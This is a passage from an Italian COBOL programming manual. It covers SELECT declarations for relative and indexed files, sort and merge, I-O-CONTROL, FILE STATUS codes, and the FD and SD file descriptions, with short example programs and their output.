La dichiarazione ‘**FILE STATUS IS** *data-name-2*’ funziona nello stesso modo descritto a proposito dei file organizzati in modo sequenziale.

Il punto fermo che conclude l’istruzione ‘**SELECT**’ appare una volta sola, alla fine; tutta l’istruzione deve risiedere nell’area B.

Viene mostrato un esempio completo di un programma COBOL che legge un file relativo, ad accesso diretto, scandendo sequenzialmente il numero del record:

Listato 673.18. Programma elementare che legge un file relativo, ad accesso diretto.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.    ESEMPIO-RELATIVO-DIRETTO.
000300 AUTHOR.        DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-03-08.
000500 ENVIRONMENT DIVISION.
000600 INPUT-OUTPUT SECTION.
000700*
000800 FILE-CONTROL.
000900     SELECT MIO-FILE ASSIGN TO "input.rel"
001000                     ORGANIZATION IS RELATIVE
001100                     ACCESS MODE IS RANDOM
001200                     RELATIVE KEY IS N-RECORD
001300                     FILE STATUS IS STATO-DEL-FILE.
001400*
001500 DATA DIVISION.
```

```
001600 FILE SECTION.
001700 FD  MIO-FILE
001800     LABEL RECORD IS STANDARD.
001900 01  MIO-RECORD  PIC X(20).
002000 WORKING-STORAGE SECTION.
002100 77  N-RECORD             PIC 9999 COMP VALUE IS ZERO.
002200 77  STATO-DEL-FILE       PIC XX.
002300 PROCEDURE DIVISION.
002400 MAIN.
002500     OPEN INPUT MIO-FILE.
002600     DISPLAY "FILE STATUS: ", STATO-DEL-FILE.
002700     PERFORM READ-FILE UNTIL STATO-DEL-FILE NOT = ZERO.
002800     CLOSE MIO-FILE.
002900     STOP RUN.
003000 READ-FILE.
003100     ADD 1 TO N-RECORD.
003200     READ MIO-FILE
003300          INVALID KEY DISPLAY "INVALID KEY!".
003400     DISPLAY "FILE STATUS: " STATO-DEL-FILE,
003500             " RECORD: ", N-RECORD, " ", MIO-RECORD.
003600
```

Il file indicato come '**`MIO-FILE`**' è associato in pratica al file '`input.rel`'. Si può supporre che questo file sia composto dall'elenco seguente di record logici:

1. '**`aaaaaaaaaaaaaaaaaaaa`**'
2. '**`bbbbbbbbbbbbbbbbbbbb`**'
3. '**`cccccccccccccccccccc`**'
4. '**`dddddddddddddddddddd`**'

Eseguendo il programma dell'esempio si potrebbe ottenere il testo seguente attraverso lo schermo:

```
FILE STATUS: 00
FILE STATUS: 00 RECORD: 0001 aaaaaaaaaaaaaaaaaaaa
FILE STATUS: 00 RECORD: 0002 bbbbbbbbbbbbbbbbbbbb
FILE STATUS: 00 RECORD: 0003 cccccccccccccccccccc
FILE STATUS: 00 RECORD: 0004 dddddddddddddddddddd
INVALID KEY!
FILE STATUS: 23 RECORD: 0005 dddddddddddddddddddd
```

Segue un altro esempio completo per la lettura di un file relativo, utilizzando un accesso dinamico, partendo dal primo record e selezionando i successivi attraverso la richiesta del prossimo:

Listato 673.20. Programma elementare che legge un file relativo, ad accesso dinamico.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ESEMPIO-RELATIVO-DINAMICO.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-03-08.
000500 ENVIRONMENT DIVISION.
000600 INPUT-OUTPUT SECTION.
000700*
000800 FILE-CONTROL.
000900     SELECT MIO-FILE ASSIGN TO "input.rel"
001000                     ORGANIZATION IS RELATIVE
001100                     ACCESS MODE IS DYNAMIC
001200                     RELATIVE KEY IS N-RECORD
001300                     FILE STATUS IS STATO-DEL-FILE.
001400*
001500 DATA DIVISION.
001600 FILE SECTION.
001700 FD  MIO-FILE
001800     LABEL RECORD IS STANDARD.
001900 01  MIO-RECORD  PIC X(20).
002000 WORKING-STORAGE SECTION.
002100 77  N-RECORD             PIC 9999 COMP VALUE IS 1.
002200 77  STATO-DEL-FILE       PIC XX.
002300 PROCEDURE DIVISION.
002400 MAIN.
002500     OPEN INPUT MIO-FILE.
002600     DISPLAY "FILE STATUS: ", STATO-DEL-FILE.
002700     READ MIO-FILE
002800          INVALID KEY DISPLAY "INVALID KEY!".
002900     PERFORM READ-FILE UNTIL STATO-DEL-FILE NOT = ZERO.
003000     CLOSE MIO-FILE.
003100     STOP RUN.
003200 READ-FILE.
003300     DISPLAY "FILE STATUS: " STATO-DEL-FILE,
003400             " RECORD: ", N-RECORD, " ", MIO-RECORD.
003500     READ MIO-FILE NEXT RECORD
003600          AT END DISPLAY "END OF FILE!".
003700
```

Il file che viene letto è lo stesso dell'esempio precedente e il risultato si dovrebbe ottenere, si può vedere così:

```
FILE STATUS: 00
FILE STATUS: 00 RECORD: 0001 aaaaaaaaaaaaaaaaaaaa
FILE STATUS: 00 RECORD: 0002 bbbbbbbbbbbbbbbbbbbb
FILE STATUS: 00 RECORD: 0003 cccccccccccccccccccc
FILE STATUS: 00 RECORD: 0004 dddddddddddddddddddd
END OF FILE!
```

673.3.5 Istruzione «SELECT» per i file a indice

Lo schema sintattico semplificato per l'istruzione '**`SELECT`**', da usare nel paragrafo '**`FILE-CONTROL`**', per dichiarare un file organizzato a indici è quello che si può vedere nella figura successiva:

```
                              /                    \
                              |        DISK        |
SELECT file-name ASSIGN TO  <         ----          >
------           ------       | literal-file-name |
                              \                    /

    .--                .--   --. --.
    |                  | AREA  |   |
    | RESERVE integer  |       |   |
    | -------          | AREAS |   |
    `--                `--   --' --'

    [ ORGANIZATION IS ] INDEXED
      ------------      -------
    .--              /              \ --.
    |                |  SEQUENTIAL  |   |
    |                |              |   |
    | ACCESS MODE IS <  RANDOM      >   |
    | ------         |  ------      |   |
    |                |  DYNAMIC     |   |
    `--              \  -------     / --'

    RECORD KEY IS data-name-1 [WITH DUPLICATES]
    ------                         ----------
    [ ALTERNATE RECORD KEY IS data-name-2 [WITH DUPLICATES] ]...
      ---------                                ----------
    [ FILE STATUS IS data-name-3 ].
           ------
```

Un file organizzato a indice è un file che consente un accesso diretto ai record in base a una chiave costituita da una porzione del record stesso. A titolo di esempio, si può immaginare un file contenente i dati anagrafici dei dipendenti di un'azienda, che in una posizione precisa dei record riporta il numero di matricola di ognuno; in tal modo, il numero di matricola può essere usato per definire la chiave di accesso ai record.

Il file organizzato a indice può disporre di una o più chiavi di accesso e può essere consentita o meno la presenza di record con chiavi uguali.

Rispetto ai file organizzati sequenzialmente o in modo relativo, lo schema sintattico per i file organizzati a indice ha le dichiarazioni '**`RECORD KEY`**' e '**`ALTERNATE RECORD KEY`**' per poter specificare la chiave o le chiavi di accesso. Le metavariabili '**`data-name-1`**' e '**`data-name-2`**' devono essere nomi di porzioni di record, come dichiarato nella divisione '**`DATA DIVISION`**', in corrispondenza della descrizione del record stesso. Naturalmente, l'opzione '**`WITH DUPLICATES`**' serve a dichiarare l'intenzione di gestire chiavi uguali su più record.

673.3.6 Riordino e fusione

Oltre ai file comuni, per i quali si stabilisce un'organizzazione e un tipo di accesso, sono previsti dei file da usare soltanto per ottenere un riordino o una fusione (*sort*, *merge*). Per questi file occorre una dichiarazione apposita con l'istruzione '**SELECT**', secondo lo schema sintattico seguente:

```
                                            /                  \
                                            |       DISK       |
SELECT sort-merge-file-name ASSIGN TO  <       ----       > .
------                      ------          | literal-file-name |
                                            \                  /
```

Viene proposto un esempio di riordino di file, nel quale, in particolare, si dichiarano i nomi dei file su disco, direttamente nell'istruzione '**SELECT**':

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   ORDINA.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-25.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-ORDINARE     ASSIGN TO "input.seq".
001300     SELECT FILE-ORDINATO        ASSIGN TO "output.seq".
001400     SELECT FILE-PER-IL-RIORDINO ASSIGN TO "sort.tmp".
001500*
001600 DATA DIVISION.
001700*
001800 FILE SECTION.
001900*
002000 FD  FILE-DA-ORDINARE.
002100 01  RECORD-DA-ORDINARE           PIC X(80).
002200*
002300 FD  FILE-ORDINATO.
002400 01  RECORD-ORDINATO              PIC X(80).
002500*
002600 SD  FILE-PER-IL-RIORDINO.
002700*
002800 01  RECORD-PER-IL-RIORDINO.
002900     02  CHIAVE-ORDINAMENTO       PIC X(10).
003000     02  FILLER                   PIC X(70).
003100*
003200 PROCEDURE DIVISION.
003300*
003400 MAIN.
003500     SORT FILE-PER-IL-RIORDINO,
003600          ON ASCENDING KEY CHIAVE-ORDINAMENTO,
003700          USING FILE-DA-ORDINARE,
003800          GIVING FILE-ORDINATO.
```

```
003900*
004000     STOP RUN.
004100*
```

Come si può vedere, si vuole ordinare il file '`input.seq`' per generare il file '`output.seq`', ordinato. Per fare questo, si usa un file intermedio, denominato '`sort.tmp`'. Al termine dell'operazione, non dovrebbe rimanere traccia del file intermedio.

Si osservi che non si rende necessaria l'apertura dei file coinvolti per portare a termine l'operazione.

L'esempio seguente riguarda la fusione: si hanno i file '`input-1.seq`' e '`input-2.seq`' ordinati e si vuole ottenere il file '`output.seq`' con la somma dei record, mantenendo l'ordinamento:

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.    MERGE.
000300 AUTHOR.        DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-25.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-INPUT-1         ASSIGN TO "input-1.seq".
001300     SELECT FILE-INPUT-2         ASSIGN TO "input-2.seq".
001400     SELECT FILE-OUTPUT          ASSIGN TO "output.seq".
001500     SELECT FILE-PER-LA-FUSIONE  ASSIGN TO "merge.tmp".
001600*
001700 DATA DIVISION.
001800*
001900 FILE SECTION.
002000*
002100 FD  FILE-INPUT-1
002200 01  RECORD-1                     PIC X(80).
002300*
002400 FD  FILE-INPUT-2
002500 01  RECORD-2                     PIC X(80).
002600*
002700 FD  FILE-OUTPUT
002800 01  RECORD-OUTPUT                PIC X(80).
002900*
003000 SD  FILE-PER-LA-FUSIONE.
003100*
003200 01  RECORD-PER-LA-FUSIONE.
003300     02  CHIAVE-ORDINAMENTO       PIC X(10).
003400     02  FILLER                   PIC X(70).
003500*
003600 PROCEDURE DIVISION.
```

```
003700*
003800 MAIN.
003900     MERGE FILE-PER-LA-FUSIONE
004000           ON ASCENDING KEY CHIAVE-ORDINAMENTO,
004100           USING FILE-INPUT-1,
004200                 FILE-INPUT-2,
004300           GIVING FILE-OUTPUT.
004400*
004500     STOP RUN.
004600*
```

Si osservi che esistono compilatori COBOL, di buona qualità, che però non offrono le funzionalità di riordino e di fusione, oppure non in modo completo. È frequente l'assenza della funzione per la fusione dei file ordinati.

673.3.7 Paragrafo «I-O-CONTROL»

Il paragrafo '**I-O-CONTROL**' è opzionale e il suo scopo è quello di specificare l'utilizzo comune delle aree di memoria centrale adibite alla gestione dei file.

```
I-O-CONTROL.
-----------
    .--      .--          --.                                 --.
    |        |  RECORD      |                                   |
    |        |  ------      |                                   |
    |  SAME  |  SORT        |  AREA FOR file-name-1 [file-name-2]...  |... .
    |  ----  |  ----        |                                   |
    |        |  SORT-MERGE  |                                   |
    `--      `------------__'                                 __'
```

L'utilità dell'utilizzo del paragrafo '**I-O-CONTROL**' dipende molto dal compilatore, che potrebbe anche limitarsi a ignorare l'istruzione '**SAME**...**AREA**', in tutto o solo in parte. Tuttavia, quando l'istruzione '**SAME**...**AREA**' viene presa in considerazione, ci sono delle conseguenze nell'accesso ai file, che bisogna conoscere.

Per cominciare: si intuisce dallo schema sintattico che l'istruzione '**SAME**...**AREA**' inizia nell'area B del modulo di programmazione, si vede che il punto fermo è richiesto solo alla fine del gruppo di istruzioni '**SAME**...**AREA**', inoltre sono evidenti quattro possibilità:

```
SAME AREA FOR file-name-1 [file-name-2]... .
----
SAME RECORD AREA FOR file-name-1 [file-name-2]... .
---- ------
SAME SORT AREA FOR file-name-1 [file-name-2]... .
---- ----
SAME SORT-MERGE AREA FOR file-name-1 [file-name-2]... .
---- ----------
```

Utilizzando la prima forma dell'istruzione '**SAME AREA**', si intende richiedere al compilatore che la gestione dei file elencati sia fatta condividendo tutto quello che si può condividere nella memoria centrale. Così facendo, nell'ambito del gruppo specificato, solo un file può essere aperto simultaneamente; inoltre, se si utilizzano più istruzioni '**SAME AREA**', un file può appartenere soltanto a uno di questi raggruppamenti.

Utilizzando l'istruzione '**SAME RECORD AREA**' si richiede al compilatore di gestire lo spazio della memoria tampone (dei record) di un gruppo di file in modo comune. Così facendo, la lettura di un record di un file del gruppo, comporta il fatto che gli stessi dati siano disponibili come se fossero stati letti da tutti gli altri file del gruppo. I file di un gruppo definito con questa istruzione possono essere aperti simultaneamente, ma le operazioni di accesso ai dati non possono essere simultanee; inoltre, un file può appartenere a un solo raggruppamento di questo tipo.

Teoricamente, i file indicati in un raggruppamento con l'istruzione '**SAME AREA**' possono apparire anche in un raggruppamento con l'istruzione '**SAME RECORD AREA**', ma in tal caso deve trattarsi di tutti quelli che appartengono al primo di questi due (tutti quelli in '**SAME AREA**' devono essere parte di quello in '**SAME RECORD AREA**'). Inoltre, questo fatto comporta che i file che si trovano anche in '**SAME AREA**' non possono essere aperti simultaneamente.

Nei manuali COBOL classici si sottolinea il fatto che la condivisione dei record offra dei vantaggi in velocità e in risparmio di memoria; in particolare si suggerisce in tali manuali la possibilità di dichiarare nel dettaglio uno solo dei record del gruppo, oppure la possibilità di ridefinire i record cambiando il punto di vista (il record rispetto a quello di un altro). Tuttavia, considerata la potenza elaborativa degli elaboratori attuali, dal momento che esiste comunque la possibilità di ridefinire la suddivisione di un record, l'uso di questo paragrafo diventa sconsigliabile, se non altro per le complicazioni che si creano nell'interpretazione umana del programma sorgente.

Le istruzioni '**SAME SORT AREA**' e '**SAME SORT-MERGE AREA**' sono equivalenti e consentono di condividere la memoria utilizzata per i file che servono specificatamente per il riordino o la fusione. Premesso che in questi raggruppamenti non possono apparire file che appartengono a un gruppo definito come '**SAME AREA**', è invece possibile inserire anche nomi di file che non sono stati dichiarati per l'ordinamento o la fusione, ma la loro presenza fa sì che questi file non possano essere aperti quando invece lo sono quelli che si utilizzano proprio per tale scopo.

I file dichiarati con l'indicatore '**SD**' nella sezione '**FILE SECTION**' servono per portare a termine le operazioni di riordino e di fusione, ma si avvalgono di file in ingresso e di file in uscita, che vengono dichiarati normalmente con l'indicatore '**FD**'. Tutti i file coinvolti in un procedimento di riordino e di fusione, non devono essere aperti esplicitamente durante questa fase.

Tabella 673.28. Codici di due caratteri sullo stato dei file ('**FILE STATUS**'), secondo lo standard del 1985: il significato del primo dei due caratteri.

Codice	Descrizione
`0`*x*	L'ultimo accesso al file si è concluso sostanzialmente con successo.
`1`*x*	Si è verificato un tentativo di leggere oltre la fine del file.
`2`*x*	Si è verificato un errore riferito alla chiave di accesso di un file organizzato a indici.
`3`*x*	Si è verificato un errore che impedisce di accedere ulteriormente al file.
`4`*x*	Si è verificato un errore «logico», dovuto a una sequenza errata nelle operazioni o al tentativo di eccedere rispetto ai limiti stabiliti.

Codice	Descrizione
9*x*	Si tratta di errori diversi, stabiliti senza uno standard precisato da chi ha realizzato il compilatore.

Tabella 673.29. Codici di due caratteri sullo stato dei file ('**FILE STATUS**'), secondo lo standard del 1985: significato dettagliato.

Codice	Organizzazione sequenziale	Organizzazione relativa	Organizzazione a indici
00	Operazione eseguita con successo.	idem	idem
02	--	--	L'operazione ha avuto successo, ma è stata scoperta una chiave doppia: la lettura di un record evidenzia che è disponibile un altro record con la stessa chiave; la scrittura di un record risulta avere una chiave già presente in altri.
04	La lunghezza del record letto non corrisponde a quella che dovrebbe avere.	idem	idem
05	Il tentativo di aprire un file opzionale mancante è risultato nella sua creazione e apertura successiva.	idem	idem
07	Il file non si trova su nastro e le opzioni specifiche per tale tipo di unità, contenute nei comandi di apertura o di chiusura del file, sono state ignorate.	--	--
10	Si è verificato un tentativo di leggere oltre la fine del file, oppure di leggere un file opzionale che non risulta presente.	--	--
14	--	La dimensione in record del file è più grande della capacità della variabile usata come indice. Questo tipo di errore si può manifestare quando si tenta una lettura sequenziale che dovrebbe incrementare automaticamente il valore dell'indice, ma si trova a non poterlo fare.	--
21	--	--	Si è verificato un errore di sequenza nelle chiavi durante un accesso sequenziale al file.

Codice	Organizzazione sequenziale	Organizzazione relativa	Organizzazione a indici
`22`	--	Si è verificato un tentativo di scrivere un record già esistente (senza prima averlo cancellato).	Si è verificato un tentativo di scrivere un record con chiave doppia, quando ciò non è consentito.
`23`	--	Il record richiesto non esiste.	idem
`24`	--	Tentativo di scrittura oltre il limite della dimensione consentita, oppure tentativo di scrittura sequenziale di un record che ha un numero più grande della capacità della variabile usata come chiave.	Tentativo di scrittura oltre il limite della dimensione consentita.
`30`	Errore permanente senza altre indicazioni.	idem	idem
`34`	Si è verificato un errore dovuto a un tentativo di scrittura oltre il limite fisico del file.	--	--
`35`	Non è stato possibile aprire un file indispensabile.	idem	idem
`36`	L'operazione richiesta non è gestita dall'unità che contiene il file.	idem	idem
`38`	È stata tentata l'apertura di un file che risulta essere stato chiuso con l'opzione '**`LOCK`**'.	idem	idem
`39`	È stata tentata l'apertura di un file, le cui caratteristiche reali sono incompatibili con quelle dichiarate nel programma.	idem	idem
`41`	È stato aperto un file che risulta essere già aperto.	idem	idem
`42`	È stato chiuso un file che non risultava essere aperto.	idem	idem
`43`	Non è stato eseguito un comando '**`READ`**' prima del comando '**`REWRITE`**'.	Durante un accesso sequenziale, non è stato eseguito un comando '**`READ`**' prima del comando '**`REWRITE`**' o del comando '**`DELETE`**'.	Durante un accesso sequenziale, non è stato eseguito un comando '**`READ`**' prima del comando '**`REWRITE`**' o del comando '**`DELETE`**'.
`44`	Si è verificato un problema legato alla dimensione del record.	idem	idem
`46`	Durante un accesso sequenziale in lettura, si è verificato un errore, successivo a un altro tentativo fallito di lettura.	idem	idem
`47`	Tentativo di lettura di un file che non risulta essere aperto per questo tipo di accesso.	idem	idem

Codice	Organizzazione sequenziale	Organizzazione relativa	Organizzazione a indici
48	Tentativo di scrittura di un file che non risulta essere aperto per questo tipo di accesso.	idem	idem
49	Tentativo di riscrittura di un file che non risulta essere aperto per questo tipo di accesso.	idem	idem

Divisione «DATA DIVISION»

La divisione '**DATA DIVISION**' costituisce la terza parte, la più complessa, di un programma COBOL e ha lo scopo di descrivere tutti i dati (variabili e costanti) utilizzati nel programma. Si distinguono in particolare: i record dei file a cui si vuole accedere, altre variabili e valori costanti creati o utilizzati dal programma.

La divisione si articola normalmente in tre sezioni: '**FILE SECTION**', per tutte le informazioni riguardanti i file dichiarati nella divisione '**ENVIRONMENT DIVISION**', soprattutto per quanto riguarda la struttura del record; '**WORKING-STORAGE SECTION**' per tutte le variabili (che possono essere sia scalari, sia strutturate, ma in questo secondo caso vengono chiamate ugualmente record, anche se non sono associate direttamente ad alcun file) e le costanti necessarie per l'elaborazione; '**LINKAGE SECTION**', per la dichiarazione dei dati condivisi con altri programmi.

In questo manuale la descrizione della sezione '**LINKAGE SECTION**' viene omessa del tutto; pertanto, lo schema sintattico seguente non la riporta:

```
    DATA-DIVISION.
    -------------
 .--
 |
 |  FILE SECTION.
 |  ------------
 `--
        .--                                                        --.  --.
        |  file-description-entry       record-description-entry...  |    |
        |                                                            |... |
        |  sort-merge-description-entry record-description-entry...  |    |
        `--                                                        --'  --'
 .--
 |
 |  WORKING-STORAGE SECTION.
 |  -----------------------
 `--
        .--                            --.    --.
        |  77-level-description-entry  |      |
        |                              |...   |
        |  record-description-entry    |      |
        `--                            --'    --'
```

Sulla base della terminologia usata nello schema sintattico, si può intuire il fatto che per il linguaggio COBOL, il termine record ha un significato particolare: si tratta di una variabile strutturata, che pertanto può essere scomposta in campi, in modo più o meno articolato. In questo senso, il contenuto della sezione '**WORKING-STORAGE SECTION**' viene suddiviso in due tipi di dichiarazioni: variabili scalari non suddivisibili (la metavariabile ***77-level-description-entry***) e variabili strutturate, ovvero record. Naturalmente, una variabile strutturata (dichiarata come record) può essere gestita e usata tranquillamente come se fosse uno scalare puro e semplice, ma questo fatto ha eventualmente delle ripercussioni nell'efficienza del programma che si ottiene dalla compilazione.

674.1 Sezione «FILE SECTION»

La sezione '**`FILE SECTION`**' ha lo scopo di definire le caratteristiche fisiche dei file e la struttura dei record. Tradizionalmente sarebbe in questa sezione che si specifica il nome o il percorso dei file in base al sistema operativo in cui si deve utilizzare il programma, salvo il caso in cui il compilatore voglia questa indicazione direttamente nella divisione '**`ENVIRONMENT DIVISION`**', precisamente nell'istruzione '**`SELECT`**' della sezione '**`FILE CONTROL`**'.

La descrizione di un file nella sezione '**`FILE SECTION`**' inizia con l'***indicatore di livello*** '**`FD`**' o '**`SD`**', a seconda che si tratti di un file «normale» o di un file da usare per le operazioni di riordino e fusione. Si osservi che queste due istruzioni iniziano nell'area A del modulo di programmazione, continuando poi nell'area B, ma è importante sottolineare che già il nome del file, evidenziato nello schema sintattico con il nome ***file-name***, deve iniziare nell'area B:

```
/                 \
| FD   file-name  |
< --              >
| SD   file-name  |
\ --              /

      .--          --.
      |  entry-item  |... .
      `--          --'
```

Dopo ogni indicatore di livello '**`FD`**' o '**`SD`**' deve apparire la dichiarazione della variabile strutturata che rappresenta il record del file; tale dichiarazione inizia con il livello 01.

674.1.1 Indicatore di livello «FD»

I file comuni, ovvero quelli che non sono stati dichiarati esplicitamente per eseguire delle operazioni di riordino o di fusione, si descrivono nella sezione '**`FILE SECTION`**' con l'indicatore di livello '**`FD`**' (*File description*), che in pratica è un'istruzione singola. Si ricordi che il nome del file che segue la parola chiave '**`FD`**' deve iniziare nell'area B del modulo di programmazione:

```
FD  file-name
--
    .--                                          /            \ --.
    |                                            |  RECORDS   |   |
    |  BLOCK CONTAINS [integer-1 TO] integer-2  <   -------    >   |
    |  -----                      --             |  CHARACTERS |   |
    `--                                          \            / --'

     [ RECORD CONTAINS [integer-3 TO] integer-4 CHARACTERS ]
       ------                     --
    .--       /              \   /            \ --.
    |         |  RECORD IS   |   |  OMITTED   |   |
    |  LABEL  <  ------      >   <  -------   >   |
    |  -----  |  RECORDS ARE |   |  STANDARD  |   |
    `--       \  -------     /   \  --------  / --'

    .--          /                    /                \  \   --.
    |            |                    |  data-name-1   |  |     |
    |  VALUE OF  <  label-info-1  IS  <                >  >...  |
    |  -----     |                    |    literal-1   |  |     |
    `--          \                    \                /  /   --'

    .--      /               \                                --.
    |        |  RECORD IS    |                                  |
    |  DATA  <  ------       >  data-name-2 [data-name-3]...   |
    |  ----  |  RECORDS ARE  |                                  |
    `--      \  -------      /                                --'

     [ CODE-SET IS alphabet-name ].
       --------
```

Si osservi che, a seconda del compilatore e del sistema operativo per il quale il programma viene compilato, diverse dichiarazioni inserite nell'indicatore di livello '**`FD`**' potrebbero essere ignorate in pratica.

674.1.2 Indicatore di livello «SD»

I file da usare specificatamente per il riordino o la fusione, si descrivono nella sezione '**`FILE SECTION`**' con l'indicatore di livello '**`SD`**' (*Sort description*), che in pratica è un'istruzione singola. Si ricordi che il nome del file che segue la parola chiave '**`SD`**' deve iniziare nell'area B:

```
SD  file-name
--
     [ RECORD CONTAINS [integer-3 TO] integer-4 CHARACTERS ]
       ------                     --
    .--          /                    /                \  \   --.
    |            |                    |  data-name-1   |  |     |
    |  VALUE OF  <  label-info-1  IS  <                >  >...  |
    |  -----     |                    |    literal-1   |  |     |
    `--          \                    \                /  /   --'

    .--      /               \                                --.
    |        |  RECORD IS    |                                  |
    |  DATA  <  ------       >  data-name-2 [data-name-3]...   | .
    |  ----  |  RECORDS ARE  |                                  |
    `--      \  -------      /                                --'
```

674.1.3 Dichiarazione «BLOCK CONTAINS»

All'interno dell'indicatore di livello '**FD**' è possibile dichiarare la dimensione di un blocco fisico per l'accesso ai record del file a cui si sta facendo riferimento.

In generale, si può contare sul fatto che il sistema operativo sia in grado di gestire in modo trasparente il problema dei blocchi fisici dei dati, rispetto ai record «logici» utilizzati dai programmi; tuttavia, ci possono essere contesti in cui il programma che si genera deve provvedere da solo ad accedere all'unità di memorizzazione, pertanto in questi casi conviene dichiarare nel programma la dimensione del blocco di dati da usare per la comunicazione con l'unità stessa. Storicamente la definizione del blocco consente di gestire meglio l'utilizzo di un'unità a nastro; in altre situazioni, come per esempio con un lettore o perforatore di schede, il blocco può contenere un solo record.

```
                                              /              \
                                              |  RECORDS     |
BLOCK CONTAINS [integer-1 TO] integer-2  <   -------        >
-----                     --                  |  CHARACTERS  |
                                              \              /
```

Omettendo questa dichiarazione, si intende lasciare al compilatore o al sistema operativo il compito di determinare un valore predefinito valido.

L'unità di misura del blocco dipende dalla parola usata, o non usata, alla fine della dichiarazione: la parola chiave '**RECORDS**' indica che i valori numerici si riferiscono a quantità di record, mentre diversamente si intendono dei «caratteri». Generalmente è da considerare che per caratteri si intendano byte.

Se viene indicato un valore solo (***integer-2***), si intende che il blocco possa avere soltanto quella dimensione, altrimenti, si intende dire al compilatore che c'è la possibilità di usare blocchi che hanno una dimensione minima (***integer-1***) e una massima (***integer-2***).

674.1.4 Dichiarazione «DATA RECORD»

La dichiarazione '**DATA RECORD**', che riguarda sia l'indicatore di livello '**FD**', sia '**SD**', è obsoleta e generalmente viene ignorata dai compilatori. Il suo scopo è quello di dichiarare il nome di una o più variabili strutturate che descrivono il record del file. Questa dichiarazione è obsoleta soprattutto perché il record viene comunque indicato successivamente attraverso la dichiarazione di una variabile strutturata apposita.

```
      /              \
      |  RECORD IS   |
DATA  <  ------      >  data-name-2 [data-name-3]...
----  |  RECORDS ARE |
      \  -------     /
```

I nomi da inserire al posto delle metavariabili ***data-name*** dello schema sintattico devono corrispondere a nomi di record (variabili strutturate) descritti con il numero di livello 01. La presenza di più di uno di questi nomi nella dichiarazione '**DATA**' implica che i record del file possono avere una struttura e una dimensione differente.

674.1.5 Dichiarazione «LABEL RECORD»

A seconda del tipo di unità di memorizzazione dei dati, ci può essere la necessità di aggiungere ai record delle informazioni per poterne poi gestire l'accesso. Il linguaggio COBOL prevede la possibilità di dover gestire direttamente questo meccanismo di etichettatura dei record, ma generalmente i sistemi operativi attuali dovrebbero rendere questo meccanismo trasparente, togliendo al programma COBOL l'onere di doversene occupare.

La dichiarazione '**LABEL RECORD**' servirebbe per stabilire se siano da gestire le «etichette» dei record, oppure se questa funzione non debba essere considerata dal programma. Attualmente, tale dichiarazione è obsoleta e generalmente i compilatori si limitano a ignorarla:

```
        /                \   /             \
        |  RECORD IS     |   |  OMITTED    |
LABEL   <  ------        >   <  -------    >
-----   |  RECORDS ARE   |   |  STANDARD   |
        \  -------       /   \  --------   /
```

Dovendo o volendo inserire questa dichiarazione, in caso di dubbio la forma '**LABEL RECORD IS STANDARD**' dovrebbe essere quella più adatta, anche se non è più compito del programma occuparsi delle etichette. Di per sé, l'omissione di questa dichiarazione comporta, per il compilatore che dovesse volerla, proprio l'utilizzo della forma standard.

674.1.6 Dichiarazione «RECORD CONTAINS»

La dichiarazione '**RECORD CONTAINS**', che riguarda sia l'indicatore di livello '**FD**', sia '**SD**', permette di specificare la dimensione del record:

```
RECORD CONTAINS [integer-3 TO] integer-4 CHARACTERS
------                     --
```

Come si può intuire, se si indica un valore solo, si intende che il record abbia una dimensione fissa, altrimenti si prevede un intervallo di valori: da un minimo a un massimo.

Generalmente, i compilatori si limitano a ignorare questa dichiarazione, perché le informazioni che porta sono già incluse nella variabile strutturata che descrive il record stesso, pertanto è sufficiente associare più variabili strutturate nella dichiarazione '**DATA RECORD**'.

674.1.7 Dichiarazione «CODE-SET»

La dichiarazione '**CODE-SET**' riguarda i file a organizzazione sequenziale e serve a specificare l'insieme di caratteri con cui tale file è codificato. Tradizionalmente, questa istruzione è servita per gestire dati in formato EBCDIC, in contrapposizione al codice ASCII, o viceversa.

```
CODE-SET IS alphabet-name
--------
```

Al posto della metavariabile ***alphabet-name*** va inserita una parola che definisce l'insieme di caratteri del file, secondo le aspettative del compilatore utilizzato.

674.1.8 Dichiarazione «VALUE OF»

La dichiarazione '**`VALUE OF`**' consente, in un certo senso, di assegnare dei valori a delle voci legate alle caratteristiche del file. La cosa più importante che si potrebbe fare è di specificare il file da utilizzare secondo ciò che richiede il sistema operativo. Per esempio, se si tratta di un file su disco e il sistema operativo richiede di indicare anche i dischi per nome, il compilatore dovrebbe prevedere qui una voce appropriata.

```
          /                    /              \  \
          |                    |  data-name-1  |  |
VALUE OF  <  label-info-1  IS  <               >  >...
-----     |                    |   literal-1   |  |
          \                    \              /  /
```

Le voci che si possono dichiarare qui possono essere di ogni tipo, con la possibilità di abbinare un valore costante (una stringa alfanumerica), oppure una variabile il cui contenuto viene poi modificato in fase elaborativa.

L'estratto seguente di un programma COBOL, scritto per il compilatore TinyCOBOL, mostra l'uso della voce '**`FILE-ID`**' per dichiarare il nome del file da utilizzare:

```
001000 FILE-CONTROL.
001100     SELECT FILE-NAME ASSIGN TO DISK
001200                      ORGANIZATION IS SEQUENTIAL
001300                      ACCESS MODE IS SEQUENTIAL
001400                      FILE STATUS IS DATA-NAME.
001600 DATA DIVISION.
001700 FILE SECTION.
001800 FD  FILE-NAME
001900     LABEL RECORD IS STANDARD
002000     VALUE OF FILE-ID IS "input.seq".
002100 01  RECORD-NAME  PIC X(20).
002200 WORKING-STORAGE SECTION.
002300 01  DATA-NAME    PIC XX.
```

674.1.9 Descrizione del record

Dopo ogni indicatore di livello ('**`FD`**' o '**`SD`**') si deve descrivere il record attraverso una variabile strutturata, che si dichiara con quelli che sono noti come ***livelli***. I livelli sono in pratica delle dichiarazioni che costituiscono ognuna delle istruzioni singole, ma in tal caso, a differenza delle istruzioni comuni, iniziano con un numero: il numero di livello.

